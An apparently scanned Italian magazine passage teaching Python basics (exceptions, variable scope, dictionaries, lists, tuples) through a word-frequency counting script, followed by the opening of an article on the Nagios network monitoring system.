



Fig. 2 • Schema di principio dell'esecuzione runtime

l'altra e saranno proprio i vari costrutti nonché gli associati blocchi di istruzioni al loro interno ad alterare il flusso di esecuzione a seconda del verificarsi o meno di determinate condizioni. L'insieme di tutte queste righe (istruzioni) in Python definiscono il modulo, il file con estensione **.py**, e l'insieme di questi file (ovvero dei moduli) dà luogo ad un programma comunque complesso.

L'AMBIENTE DI ESECUZIONE

La complessità di esecuzione di un programma scritto in Python non è visibile al programmatore, anzi è totalmente trasparente ad esso! Concettualmente, è riportata in Fig. 2.
Ogni volta che viene invocato il comando **python file.py**, l'interprete necessariamente lo trasforma (compila) in un file **.pyc** (a tal proposito è decisamente dare una lettura al box "**Le diverse estensioni**"), in una forma nota come **bytecode**, ovvero il più basso livello di rappresentazione del codice. L'esecuzione di questi file è affidata all'interprete bytecode noto come **PVM** (**Python Virtual Machine**). Una volta creati i file bytecode, se lanciamo il nostro programma per una successiva esecuzione, l'interprete Python caricherà direttamente il bytecode velocizzando questa fase. E se dovessimo attuare un cambio ai sorgenti? All'atto del lancio, l'interprete verifica sempre il **time stamp** (come abbiamo già scoperto nel box "**I tre tempi**") del sorgente e del bytecode al fine di "capire" quando ricreare un nuovo bytecode.

LE DIVERSE ESTENSIONI

Facciamo un po' di chiarezza

Chi si accinge ad usare il Python potrebbe trovarsi davanti diverse estensioni: scopriamone il significato. Dato per scontato che .py è l'estensione del codice sorgente (in alcuni casi per la versione 3 possiamo trovare .py3), principalmente si possono incontrare altre due estensioni: .pyc e .pyo. Troveremo nella cartella dei sorgenti un file con estensione .pyc (PYthon Compiled), con nome analogo ad un file sorgente e creato dall'interprete qualora venga importato un modulo nel codice sorgente. L'estensione .pyo (PYthon Optimized) viene creato dall'interprete ogni volta che si invoca la flag -O (oppure -OO) il cui scopo è quello di avere un bytecode ottimizzato. Python è multi-piattaforma e chi utilizza anche Microsoft Windows potrebbe trovare l'estensione .pyd, sostanzialmente l'equivalente di un file .dll di quel sistema operativo.

File Modifica Visualizza Segnalibri Collaborative Strumenti Impostazioni Aiuto
Nuovo Apri Salva Salva come Chiudi Annulla Rifai

```
    print "e il numero di risultati desiderati, secondo la seguente sintassi: "
    print
    print "%s  percorso_nomefile  numero" %(sys.argv[0])
    sys.exit(-1)

DividiInRighe()
dizionario={}

lunghezza_minima = 2
escludiamo = ["con", "per", "tra", "fra", "dei"]

for riga in righe:
    riga = riga.lower()
    for punteggiatura in string.punctuation:
        riga = riga.replace(punteggiatura, " ")
    for parola in riga.split():
        if (len(parola) > lunghezza_minima) and (parola not in escludiamo):
            if dizionario.has_key(parola):
                dizionario[parola] = dizionario[parola] + 1
            else:
                dizionario[parola] = 1

lista = dizionario.values()
lista.sort()
lista.reverse()

lista_filtrata = []
for elementi in lista:
    if elementi not in lista_filtrata:
        lista_filtrata.append(elementi)

classifica = int(sys.argv[2])

posizioni = lista_filtrata[0:classifica]
conteggio = 1

for valore in posizioni:
    parole_trovate = []
    for elementi in dizionario:
        if dizionario[elementi] == valore:
```

Riga: 65 Colonna: 5 RIGA INS Python ClassificaParole-Python2.py

Fig. 3 • Programma per il conteggio e ordinamento delle parole in un file

LE STRINGHE

È abbastanza difficile trovare un programma (un'applicazione) che non usi le stringhe nel proprio input e/o nell'elaborazione interna. Una stringa è concettualmente un array. L'array (allineamento, schieramento) altro non è che un insieme ordinato di elementi tutto dello stesso tipo con un indice che permette di "puntare", quindi "prelevare", i singoli elementi al suo interno. Si consideri la stringa "**Il linguaggio Python**": questa è vista come un array il cui indice inizia da 0 (come avviene in C e Java, ad esempio) e punta al carattere "**I**", l'indice numero 1 punta al carattere "**l**", il 2 allo spazio, ecc.

In Python, una stringa può essere espressa in diversi modi: racchiusa fra doppie virgolette o apici. La prima è preferita quando nel testo da riportare risulti presente anche un apice. Chi conosce il C e/o ha avuto a che fare un minimo con script shell sa che le stringhe possono contenere anche delle sequenze di escape: ad esempio, **\n** per l'andata a capo, **\t** per una tabulazione e \', \" e \\ per inserire rispettivamente un apice, una virgoletta e un backslash. Definita una stringa ci si può affidare al tipo built-in **str** il quale implementa diversi metodi per la manipolazione (impartire **help('str')**). E proprio la manipolazione dei caratteri, e delle stringhe, ci porta ai concetti che analizzeremo con lo script di questo mese (Fig. 3) che divideremo in un sorgente da lanciare con Python 2.7.x e un altro compatibile con Python 3.x affinché si possa prendere confidenza con entrambe le versioni. Al solito, si vuole ricordare di integrare i concetti riportati in queste pagine con i commenti presenti nei sorgenti: gli esempi riportati sono un possibile metodo risolutivo e utilizzati a scopo didattico-applicativo al fine di mettere in luce i diversi aspetti del linguaggio. Ognuno, poi, potrà trovare il proprio metodo in funzione delle specifiche richieste e della propria

GESTIONE DEGLI ERRORI

Lo script necessita, all'atto della chiamata, del passaggio di due parametri: il primo, dopo l'invocazione dello script, è il percorso del file di testo per il quale vogliamo contare le occorrenze delle parole e il secondo un numero, in cifre e non in lettere, il cui scopo è di impostare la classifica delle parole. Ad esempio, passando il numero 3 verranno visualizzate le prime tre posizioni delle parole più utilizzate. Se questi parametri non vengono passati, lo script non potrà lavorare correttamente sollevando inevitabili errori a seconda di quale parametro non si è passato o si è passato in maniera errata. Python offre un metodo concettualmente semplice e potente per "intercettare" gli errori e al tempo stesso porvi rimedio eseguendo eventuali istruzioni indicate dal programmatore. La sintassi vede il costrutto:

```
try:
        istruzioni
except:
        istruzioni
```

Dopo la chiamata a **try** verrà eseguito il blocco di istruzioni ivi corrispondente e se generano una eccezione questa verrà intercettata dal gestore **except** eseguendo il gruppo di istruzioni ad esso afferente. Quanto riportato è il cosiddetto **gestore universale** e rappresenta il massimo della generalità: qualsiasi eccezione verrà sempre intercettata! È possibile, però, particolareggiare la gestione delle eccezioni al fine di mandare in esecuzione solo un tipo di istruzione a seconda dell'eccezione stessa. Nello script intercettiamo l'eccezione **ValueError** sul secondo parametro da passare: in questo modo se si dovesse inserire il numero in lettere e non in cifre ci verrà segnalato l'errore. Questo ci protegge anche dall'inversione dei parametri: se distrattamente dovessimo indicare prima il numero poi il file da processare, verrebbe si superato il controllo sul numero dei parametri, ma per il secondo si presenterebbe il problema del ValueError sul primo except con relativa notifica dell'errore!

Un gestore è compatibile con l'eccezione generata quando vi appartiene o quando è una sottoclasse di quella definita. I gestori except vengono eseguiti in sequenza: il primo tra i compatibili con l'eccezione generata viene eseguito unitamente al gruppo di istruzioni ad esso associate. In base alla modalità di funzionamento riportata l'ordine di inserimento vede dapprima quelli più specifici e a seguire quelli più generici con l'accortezza che il più generale, **except** senza argomenti, se inserito dovrà essere l'ultimo a chiudere la sequenza altrimenti verrà generato l'errore **SyntaxError: deafult 'except' must be last**.

UNA SOLUZIONE ALTERNATIVA

Per gestire l'errore nessuno vieta di utilizzare una "classica" soluzione nota, ad esempio, a chi ha un minimo di dimestichezza con gli script shell: il costrutto **try:...except:...** lo si può sostituire con le seguenti istruzioni:

```
if len(sys.argv) < 3:
  print
  print "Va riportato, nell'ordine, il file di cui
                    vuoi valutare le occorrenze"
  print "e il numero di risultati desiderati,
                    secondo la seguente sintassi: "
  print
  print "%s  percorso_nomefile  numero" %(sys.
                                        argv[0])
  sys.exit(-1)
else:
  f=DividiInRighe()
```

inserendo eventualmente un controllo sull'esatto ordine e tipo passato come argomenti all'atto del lancio dello script. La funzione **len(oggetto)** è built-in e restituisce un intero pari alla lunghezza della stringa. Come possiamo vedere si fa uso del costrutto **if** che ancora non abbiamo definito, ma la sintassi è analoga a diversi altri linguaggi (si ricorda che le indentazioni sono d'obbligo in Python!):

```
if condizione1:
        Blocco1
elif condizione2:
        Blocco2
```

```
elif condizione3:
        Blocco3
...
else:
        BloccoN+1
```

VISIBILITÀ DEI NOMI

Lo **scope** di un nome è la parte di programma entro cui quel nome risulta visibile. Chi conosce linguaggi come il C, C++ e Java deve fare attenzione nel fare analogie errate poiché potrebbe cadere in clamorosi errori, questo perché le regole di visibilità in Python funzionano in maniera differente. Chi si accinge ad imparare il Python, invece, deve cercare di comprenderle al meglio per evitare errori in futuro.

In Python la visibilità dei nomi è "a strati": dal più esterno al più interno. Lo scope più esterno è quello built-in (variabili integrate nell'interprete). Come in tutti i linguaggi, quando si incontra una variabile in un sorgente questa può fare riferimento a una variabile già esistente oppure se ne sta creando una nuova previa assegnazione. In Python:

• Quando si fa riferimento ad un nome viene messo in moto un meccanismo di ricerca noto con l'acronimo **LEGB** ovvero **Local – Enclosing – Global – Built-in** che in Italiano possiamo ricordare come Locale – Esterno – Globale – Built-in;

• Quando assegniamo un nome se ne sta creando uno nuovo nello scope corrente e che nasconde qualsiasi nome uguale presente negli "strati" più esterni.

Osserviamo la Fig. 4. L'assegnamento di una variabile all'interno di una funziona crea una variabile locale alla funzione stessa, non visibile all'esterno (che nasconde, solo in ambito locale, un'eventuale variabile globale con lo stesso nome) e che viene distrutta all'atto dell'uscita dalla funzione.

Fig. 4 • Regole di visibilità delle variabili

Un assegnamento che avviene all'esterno di qualunque funzione crea una variabile globale alla quale è possibile far riferimento in qualsiasi punto del modulo (file sorgente).

Detta in maniera differente i nomi assegnati all'interno di una funzione (**def** o **lambda**) sono locali e le funzioni possono liberamente utilizzare nomi assegnati a funzioni più esterne e/o nell'ambito di visibilità globale (modulo) ma devono essere dichiarate **global** (per comprendere meglio questo concetto possiamo dare uno sguardo al box "**Non solo autoctone!**") al fine di poterle variare altrimenti rimarranno di validità e visibilità solo locale.

In definitiva, quando una variabile è chiamata in causa (referenziata) Python la cerca secondo la regola LEGB: prima nell'ambito di visibilità locale e esterna per poi passare nel gruppo di variabili globali e a seguire built-in: alla prima occorrenza, in qualunque contesto di visibilità, si ferma.

Nel sorgente, dopo la verifica del corretto passaggio degli argomenti, viene chiamata la funzione **DividiInRighe()** nella quale è presente la dichiarazione **global**: l'assegnamento genera sempre una nuova variabile nel contesto locale a meno che non si dichiari esplicitamente **global** la variabile (destinata alla creazione e modifica una variabile, come è facile intuire, globale) come, appunto, è stato fatto nella nostra funzione d'esempio.

OPERAZIONI SUI FILE

L'operazione più comune è l'apertura in lettura e/o scrittura di un file. In Python è interamente built-in: la funzione **open()** è il metodo preferito per l'apertura (di default avviene in lettura), ritornando un oggetto di tipo **File** a cui è possibile applicare diversi metodi elencabili impartendo il comando **help ('file')** con relativi attributi al paragrafo **Data descriptors defined here**. Nella funzione **DividiniInRighe()**, dopo aver aperto il file passato come primo argomento allo script, gli applichiamo il metodo **readlines()** il quale restituisce l'intero file come una lista di righe che memorizzeremo nella variabile globale **righe**, per poi chiuderlo utilizzando il metodo **close()**. Per la funzione **open()** sono possibili diverse opzioni.

La sintassi di base vede:

NON SOLO AUTOCTONE!
Un nuovo arrivo in Python 3.x

La regola LEGB in Python 3.x dovrebbe, a rigore, essere ridefinita come LNGB a causa dell'introduzione della dichiarazione nonlocal che permette la visibilità delle variabili ad un livello superiore rispetto al punto in cui avviene la dichiarazione. Ad esempio, in funzioni nidificate se dichiariamo una variabile nonlocal nella funzione più interna questa sarà visibile nella funzione più esterna ma non al livello superiore. Abbiamo incluso un semplice esempio dimostrativo nella cartella Python3 al fine di far comprendere al meglio il funzionamento.

```
var1=open ('file', 'modo')
```

dove **modo** indica le modalità: **r** per file in lettura (valore di default), **w** per la scrittura di file (ne azzera il contenuto se presente!), **a** per la modalità append (accoda ad un contenuto esistente) e **b** per file binari. Rimandiamo all'help per gli approfondimenti del caso.

CONTENITORE DIZIONARIO

Usciti dalla funzione troviamo la riga **dizionario={}**: cosa crea? In Python una collezione non ordinata di oggetti eterogenei, identificabili univocamente da una chiave, è definita **dizionario**, noti anche con il nome di array associativi o tabelle hash. Ogni elemento del dizionario presenta la coppia **chiave:valore** e si può creare con la sintassi:

```
nome_dizionario={'chiave1':'valore1', ↵
        'chiave2':'valore2', ...,'chiaveN':'valoreN'}
```

o utilizzare il tipo **dict** i cui argomenti saranno di nuovo coppie **chiave:valore**:

```
nome_dizionario=dict(chiave1='valore1', ↵
                                        chiave2='valore2')
```

che crea un dizionario con due chiavi e due valori. Se il valore è numerico possiamo omettere gli apici. È possibile la "nidificazione" dei dizionari (uno dentro l'altro) utilizzando la sintassi:

```
nome_dizionario={'Elenco': {'Nome': 'Michele',↵
                                          'Anni': 40}}
```

ovvero alla chiave "Elenco" il valore sarà un dizionario! Per accedere agli elementi di un dizionario occorre specificare la chiave quindi, per recuperare il **valore1**, identificato dalla chiave **chiave1**, è sufficiente **nome_dizionario['chiave1']**. Si può assegnare un nuovo elemento al dizionario con **nome_dizionario['chiaveN+1']='valoreN+1'** o modificare un valore esistente **nome_dizionario['chiave1']='nuovo_valore1'**. Alla riga 37 creiamo un dizionario vuoto a cui in seguito applichiamo i concetti definiti poco sopra per l'assegnamento di un nuovo valore alle righe 101 e 103, rispettivamente incremento dell'occorrenza se già presente altrimenti assegnamento iniziale. Il costrutto **if** alla riga 100 fa uso del metodo **has_key** (leggere le note nei sorgenti!) che restituisce **True** se il dizionario presenta la chiave, altrimenti **False**. L'elenco delle chiavi di un dizionario possiamo elencarle con il metodo **keys() - nome_dizionario.keys()** - mentre per i valori il metodo **values() - nome_dizionario.values()** -. L'accesso in lettura ad un elemento non esistente solleva una eccezione (solitamente del tipo **KeyError: 'chiave dizionario'**): è possibile evitare questo comportamento utilizzando il metodo **get() - nome_dizionario.get('valore')** – che restituirà **None** qualora non dovesse essere presente e senza sollevare eccezione alcuna. Per altri metodi si rimanda alla documentazione **help('dict')**.

DIZIONARI: 3.X VS 2.7.X

Sorgenti non compatibili!

Nel passaggio dalla versione 2.7.x alla versione 3.x di Python diversi cambiamenti sono stati apportati. Una prima rilevanza l'abbiamo con il sorgente di esempio di questo mese dove, oltre alla funzione print, anche i dizionari non ne sono stati immuni! Nella versione 3.x i metodi keys, values, e items non restituiscono più una lista, come avviene per la versione 2.7.x ma una vista al contenuto dell'oggetto. Inevitabilmente dei cambi devono essere attuati se lo si vuole far funzionare anche nella versione 3.x. Rimandiamo ai commenti nel sorgente per le prime nozioni di approfondimento.

CONTENITORE INDICIZZATI

Abbiamo visto come sia possibile accedere ad un valore tramite l'ausilio di una chiave. Esistono contenitori accessibili anche via indice con i quali creare gli array. Analogamente al contenitore dizionario il Python offre il contenitore **lista** e, a differenza di altri linguaggi, gli oggetti ivi contenuti possono essere eterogenei potendo contenere anche altre liste! La sintassi per definire una lista è la seguente:

```
lista=['Ecco', '1', 'esempio', 'di', 'lista']
```

nella quale notiamo una prima differenza rispetto ai dizionari: l'uso delle parentesi quadre in luogo di quelle graffe. Ogni elemento della lista è identificato da un indice che parte da 0, pertanto volendo prelevare il valore "esempio" dalla lista precedente occorre riportare **lista[2]** eventualmente assegnandola ad una variabile. Se vogliamo sostituire "1" con "un" niente di più semplice: **lista[1]='un'**. Oltre al singolo elemento è possibile considerarne una "porzione" della lista, una "fetta", attraverso l'operazione di slice che vede l'utilizzo di due indici posti tra parentesi quadre e separati da due punti. Ad esempio lista[1:3] fornirà come risultato **['un', 'esempio']**. Più in generale la notazione **[n:m]** vuol dire parti dall'elemento n-esimo (incluso) della lista e arriva all'elemento m-esimo (escluso). E' possibile passare anche un terzo parametro **[n:m:p]** ad indicare da **n** (incluso) ad m (escluso) a passi di **p**: se p=2 verrà preso un elemento si e uno no quindi gli elementi 0, 2, 4 etc. se poi si vogliono esaminare tutti gli elementi non è necessario riportarli ma è sufficiente indicare solo il passo **[::2]** dove l'indice di partenza vuoto corrisponde al primo elemento, l'indice di arrivo vuoto all'elemento che segue l'ultimo. L'indice di passo vuoto è equivalente a 1, pertanto [::] indica tutta la lista. Gli indici possono assumere anche valore negativo e se lo è l'indice di passo si conta semplicemente al rovescio, con l'accortezza in questo caso che l'indice di partenza sia più alto di quello di arrivo! Le liste, così come i dizionari, hanno dei propri metodi e il comando **help('list')** li elencherà. Se volessimo aggiungere un elemento in coda alla precedente lista utilizzeremo il metodo **append()**, ad esempio **lista.**

```
File  Modifica  Visualizza  Segnalibri  Impostazioni  Aiuto
[micha@localhost tmp]$ ./ClassificaParole-Python2.py Testo.txt 8
1 - [15 volte] "piombo"  "del"
2 - [12 volte] "che"
3 - [10 volte] "rubinetti"  "acqua"
4 - [8 volte] "sono"  "ottone"  "più"
5 - [6 volte] "rubinetto"
6 - [5 volte] "dell"  "una"
7 - [4 volte] "non"  "stati"  "nel"  "cromato"  "rilascio"
8 - [3 volte] "nell"  "microgrammi"  "salute"  "come"  "termine"  "montone"
 "regolazione"  "rubinetteria"  "delle"  "della"  "dai"  "quindi"  "essere"
 "quali"  "utilizzo"
[micha@localhost tmp]$
tmp : bash
```

Fig. 5 • Tipico output del programma per il conteggio delle occorrenze

append('Python') accoda la parola Python alla lista. Se vogliamo inserire un dato elemento in un posto specifico si può utilizzare il metodo **insert()**: con **lista.insert(5,'in')** si inserisce la parola "in" tra "lista" e "Python". E' possibile creare una lista anche da qualsiasi oggetto iterabile passandolo come argomento al comando **list(oggetto_iterabile)**: ad esempio **list('prova')** effettuerà una sorta di spelling dell'oggetto passato generando la lista equivalente a **lista=['p', 'r', 'o', 'v', 'a']**. Chi si avvicina per la prima volta al Python può commettere errori banali e gravi al tempo stesso: ad esempio per il comando **lista=lista.append('Chiaro?')** saremo portati a pensare che accodi alla precedente lista la parola "Chiaro?", ma non è così! Poiché il metodo **append()** ritorna **None** perderemo tutta la lista! Infatti **print lista** ci stamperà un eloquente **None!** Ma solo la pratica (e gli errori commessi) possono migliorarci nell'arte della programmazione!

SEQUENZE IMMUTABILI

La mutabilità è una caratteristica delle liste e dei dizionari: gli elementi possono essere modificati, creati e rimossi a seconda dei casi. Questo vuol dire che esistono contenitori che non possono essere modificati? La risposta è affermativa e riguarda il tipo **tuple**, la sequenza più semplice che si può incontrare in Python. Una tupla è una sequenza di n elementi di qualsiasi tipo con sintassi:

```
nome_tupla=('elem1', 'elem2', 'elem3', ..., 'elemN')
```

osserviamo l'uso delle parentesi tonde per differenziarla da una lista (parentesi quadre) o da un dizionario (parentesi graffe)! In presenza di un solo elemento si usa la sintassi **nome_tupla=(elem1,)** al fine di evitare conflitti con una espressione numerica tra parentesi. Analogamente alle liste è possibile creare una tupla con un oggetto iterabile utilizzando la classe tuple - ad esempio **tuple('prova')** - così come lo slicing e l'accesso agli elementi (l'indice parte sempre da 0!): **nome_tupla[1]** visualizza il secondo elemento. Se proviamo ad accedere ad un elemento non presente verrà sollevata l'eccezione **IndexError: tuple index out of range** così come se provassimo a modificare un valore della tupla con **nome_tupla[1]='elem2a'** verrà sollevata l'eccezione **TypeError: 'tuple' object does not support item assignment** a ricordare che gli elementi di una tupla, così come il tipo str definito in precedenza, non possono essere cambiati una volta creati e tanto meno essere cancellati, ovvero risultano immutabili! Comunque è sempre possibile, sfruttando lo slicing e gli operatori di concatenazione "+" e ripetizione "*", creare una nuova tupla da quella esistente così come cancellarla utilizzando del **nome_tupla**.

CONCLUSIONI

In Fig. 5 possiamo vedere lo script in azione e da lanciare con:

```
./ClassificaParole-Python2 Testo.txt classifica_
                                      occorrenze
```

dove nel file allegato **Testo.txt** è riportato il significato di rubinetto preso da Wikipedia. Anche per questo appuntamento abbiamo terminato. Nei sorgenti presentati sono riportati tutti i commenti del caso. Abbiamo iniziato ad approfondire il linguaggio, ma diversi concetti ancora non sono stati nemmeno accennati pertanto il discorso non finisce qui.

COSA ACCADE ALLA TUA RETE?

Monitorare host e servizi nella propria rete non è sempre facile soprattutto se non si hanno gli strumenti giusti: ecco come tenerla sempre sotto controllo e scongiurare ogni pericolo

Michele Petrecca

Nagios

Licenza: GNU GPL **Tipo:** Sistema **Sito Web:** http://www.nagios.org/

Verificare la raggiungibilità di un computer all'interno di una rete locale utilizzando il comando **ping**, verificare se il servizio SSH nella macchina X sia attivo o meno, ricordarsi di assicurare il lunedì mattina il servizio **Samba** per la condivisione di risorse tra macchine e molto altro ancora. Sono tutte operazioni che occorre effettuare, a patto di essere il responsabile di una rete all'interno di un contesto aziendale. Possiamo farlo manualmente dalla nostra postazione, ma se vogliamo una soluzione facilmente scalabile, anche in previsione di una futura variazione sul numero dei nodi e sulla topologia della rete, allora è il caso di affidarsi ad opportuni software di monitoraggio che siano in grado di controllare tutta la rete e avvisarci in caso di problemi, eventualmente ancora prima che avvenga il disservizio! Non è fantascienza, tutto ciò è possibile con Nagios!

L'ARCHITETTURA DI NAGIOS

Al fine di comprendere il funzionamento di un software di monitoraggio così complesso nonché, come scopriremo in queste pagine, altamente configurabile, è opportuno capirne l'architettura. L'organizzazione di Nagios è visibile in Fig. 1 ed è caratterizzata da tre distinte sezioni. Il nucleo centrale definito **Nagios process** (o **Core logic**), in sostanza è un programma eseguito in background (demone) il quale, in base alle direttive impostate dall'amministratore attraverso i relativi file di configurazione, esegue controlli periodici utilizzando la seconda parte del sistema, i plug-in. Come noto, i plug-in sono programmi non autonomi che completano un altro programma al fine di ampliarne le funzionalità. I plug-in li troviamo in **/usr/lib/na-**





Fig. 1 • Rappresentazione schematica dell'architettura di Nagios





Fig. 2 • Schema di principio sulle interazione tra i diversi file di configurazione

gios/plugins/ (**/usr/lib64/nagios/plugins/** nei sistemi a 64 bit) e i relativi file di configurazione in **/etc/nagios/conf.d/**. Ogni plug-in verifica un servizio specifico e ritorna il risultato al server (demone) Nagios il quale analizzerà i dati, li immagazzinerà e infine scriverà i relativi file di log. Il numero di plug-in in dotazione (quindi installabili) è talmente elevato da coprire il controllo di qualsiasi tipo di servizio che, ovviamente, risulti direttamente visibile (raggiungibile) dalla macchina dove è installato Nagios. Questo non vuol dire che non sia possibile monitorare host remoti non raggiungibili direttamente: la differenza è che sulla macchina da monitorare si dovrà installare un software adatto al tipo di rilevamento che si vuole effettuare il quale periodicamente trasmetterà a Nagios i dati al fine di essere monitorati. Il terzo livello che caratterizza Nagios è il livello di presentazione, un'interfaccia Web attraverso la quale vengono visualizzati e monitorati gli allarmi.

